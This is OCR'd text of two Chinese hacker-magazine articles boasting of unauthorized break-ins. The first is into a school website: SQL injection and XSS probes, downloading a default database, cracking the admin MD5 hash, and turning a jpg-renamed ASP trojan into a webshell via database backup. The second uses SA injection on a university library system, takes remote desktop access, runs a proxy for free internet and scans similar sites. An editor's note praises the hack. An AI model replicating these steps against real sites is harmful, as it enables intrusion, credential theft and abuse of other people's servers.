
一次意外入侵之旅

意大利之夏

前不久，看到一个学校网站，闲得无聊就来测试测试它的安全性。网站是asp系统，随手打开一个新闻页面，在地址栏ViewInfo.asp?id=105后面加了个单引号，结果返回到首页，再加上and 1=1还是返回首页，显然已经进行过防注处理。继续查找漏洞，有个站内搜索，不管三七二十一再敲上个单引号，搜索结果出来了："没有找到任何信息"，郁闷ing。再找，发现站内留言，试试有没有跨站漏洞，输入<script>alert("DD");</script>，真是够狠，又返回<script>alert("DD");</script>，看来这里也做过处理，再次郁闷ing。




要不再试试后台弱密码，不过可能性极小，管他呢，试了再说。很快猜到后台登录页面为：admin_login.asp，先输入'or''=',点登录，失败，正准备再试admin之类的弱密码，噢，先别着急，各位观众，看到了什么？如图1所示。




哈哈，高贝系统！看到这个，就好像赌神看到四个A一样，还等什么，赶快到网上下载了一个高贝系统2.0，找到默认数据库"database/GaoBeiSys_V1x.mdb"，输入到URL地址栏，回车，数据库名字没改，竟然下载下来了。打开数据库，找到admin字段，不好，是经过Md5加密的，用Md5 crack2.3进行破解，运气真好，是纯数字的密码，很快就出来了，如图2所示。

就这样，得到了后台管理权限。进去一看，真是低估了高贝系统，原来它的后台功能这么强大（咋，你不就是希望如此吗？），还有黑友们最喜欢的"数据库备份功能"，真是开心，看来这个webshell拿定了。迅速找到新闻版块，添加新闻，在图片上传的地方，上传了一个改后缀为jpg的asp木马。真是天天有怪事，唯独今天多，没想到的事情又发生了，如图3所示。



竟然提示找不到upload_class.asp文件，这是怎么回事，难道管理员把这个页面给删掉了？有必要嘛！这下可不好办了，没法上传图片了，眼看webshell就要到手了，怎能轻易放弃呢。换个思路，看有没有其它上传的地方。回到主页，哈哈，还有个论坛，真是天无绝人之路！一看还是动网7.0的论坛，虽说动网的漏洞也不少，可现在主要任务是上传图片，可不要三心二意。很快注册成功，随便找到一个社区发帖子，竟然提示新注册的用户二十分钟内不许发帖子，真是令人痛恨！漫长的二十分钟终于过去了，发帖（点鼠标的手都在颤抖，不知是激动还是愤怒），成功，得到图片路径"upfile/pic/200603221780.jpg"，这就是我放上去的木马。再回到高贝系统后台，在备份数据库的地方输入地址："bbs/upfile/pic/200603221780.jpg"，由于图片是存放在论坛目录下的，所以这里地址前添了个bbs。接下来一切顺利，很快得到了asp木马的地址，登录成功，如图4所示。



还是系统权限，cmd命令也能运行，入侵到此正式结束。不过我还得在这里啰嗦几句，这次入侵并没有什么技术含量，但是由此可以看出，使用别人的系统是绝对不能暴出这种致命的信息的（比如本文的后台信息泄露），另外，默认数据库名也是要修改的。网管朋友们，在这个动荡不安的网络年代，可不能这么疏忽哦！

编辑点评： 这篇文章让我想起一句话，网管弱智，竟让竖子成名。不过这里的竖子可不是贬低作者的意思，我们不都是黑客小子么？

一次意外入侵之旅




SA——北大方正图书馆的坟墓


灰色轨迹

这事还得从我们学校的北大方正数字图书馆说起。我一向喜欢对学校进行检测，学校的好几台服务器都被我搞定了。那时喜欢用Domain3.5，检测过程中从没发现过什么（呵呵，也许是我技术不到家的原因吧）。偶然的一个机会，我用啊D的SQL工具试了试，没想到却发现了一个注入点，再检测，还是SA的注入点。呵呵，这下可让我乐坏了，于是怪起自己来，谁叫自己一直用Domain3.5呢，用用其它工具也是可以的嘛，呵呵。既然有了SA的注入点，就什么都好做了。后来将学校的这台机子拿了3389，并简单地作了一下漏洞的修补，而后便在服务器里做了个代理上网，以后上网就不花钱啦。事后，我又想起了这事，这可是北大方正的系统哦，怎么会出现SA的注入点呢？于是到网上搜了一下，一下子搜出好多这样的系统，随便找了几个检测了一下，没想到都是SA的注入点，哇，这下可发了大财了！

